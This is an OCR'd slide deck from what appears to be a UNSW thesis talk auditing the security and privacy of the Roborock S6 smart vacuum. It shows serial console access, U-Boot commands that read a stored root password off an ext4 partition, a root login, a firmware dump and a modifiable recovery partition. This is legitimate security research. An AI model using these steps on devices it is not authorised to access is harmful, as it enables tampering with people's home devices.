



“Smart” Vacuum Cleaners

An Audit Into The Security and Integrity of IoT Systems


Andrew Wong | UNSW Sydney

Today’s Agenda

- Topic recap
- Thesis statement
- Thesis A and B results
- Where we left off (new progress)
- Discussion
- Conclusion



…so there are a lot of IOT devices and IOT brands out there…



Are competing products looking suspiciously similar to you?

Most are white-labelled products, the biggest ecosystem vendor being tuya

Pros


Use someone else's code

Fast profit turnaround

Cons

⚠ Use someone else's code

Potentially security vulnerabilities



art Light Bulb E14 Candle L...
★ 4.8

RF IR 2 in 1 Smart Remote Control ...
3 sold ★ 5

LED Colour Smart Light Bulb WiFi E...
1077 sold ★ 4.7

15W WiFi Smart Light Bulb B22 E2...
8541 sold ★ 4.8

WIFI Tuya Smart Led Lamp E27 Le...
353 sold ★ 4.9

15W 18W WiFi Smart Light Bulb E2...
614 sold ★ 4.6

Laxihub Smart Light Bulb Tuya Wifi...
23 sold ★ 4.8

YHW WiFi Smart Ligh
1649 sold ★ 4.8

IOT ecosystems often have a centralised system to manage their fleet (devices).

Pros

A centralised management is so much simpler/easier/faster/cheaper/‘better’ than a decentralised one.

Cons

⚠ Device functionality dependent on system availability
⚠ Little transparency about what/where/when/why data is transmitted

Statement

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

- Digital Privacy
  - Investigate the nature of network data
  - i.e. content, frequency, destination, usage
- Product Security
  - Investigate security vulnerabilities
  - Assess the effectiveness of security fortifications

Statement


Device in scope: Roborock S6 (2019)

A smart vacuum cleaner, with integrations to both tuya and Mi (depending on model)

It works pretty well, according to reviews.
But is it safe to connect to your home?

Thesis A | Results


Thesis A - Disassembled the device (many, many screws)




Preliminary Results

Serial Access

- Serial (baud=115200) gives us a shell!





Need a root password though…

Thesis A - Got root access (Device runs Ubuntu 14.04.3 LTS)

Preliminary Results

Root!

```
sunxi#ext4load
ext4load - load binary file from a Ext4 filesystem

Usage:
ext4load <interface> <dev[:part]> [addr] [filename] [bytes]
          - load binary file 'filename' from 'dev' on 'interface'
                to address 'addr' from ext4 filesystem
sunxi#ext4load mmc 2:6 0 vinda
Loading file "vinda" from mmc device 2:6
16 bytes read
sunxi#md 0 4
00000000: 5b415243 51454346 54505042 525f5655    CRA[FCEQBPPTUV_R
```

```
rockrobo login: root
Password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@rockrobo:~#
```


Thesis B | Results

Thesis B - Firmware dump (dd) for offline/static analysis

Fingerprinting

Processes

Everything is running as root



Thesis B - Recovery partition manipulation (see proof of concept)

Issues, thoughts & discussions

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?


Recovery partition is modifiable

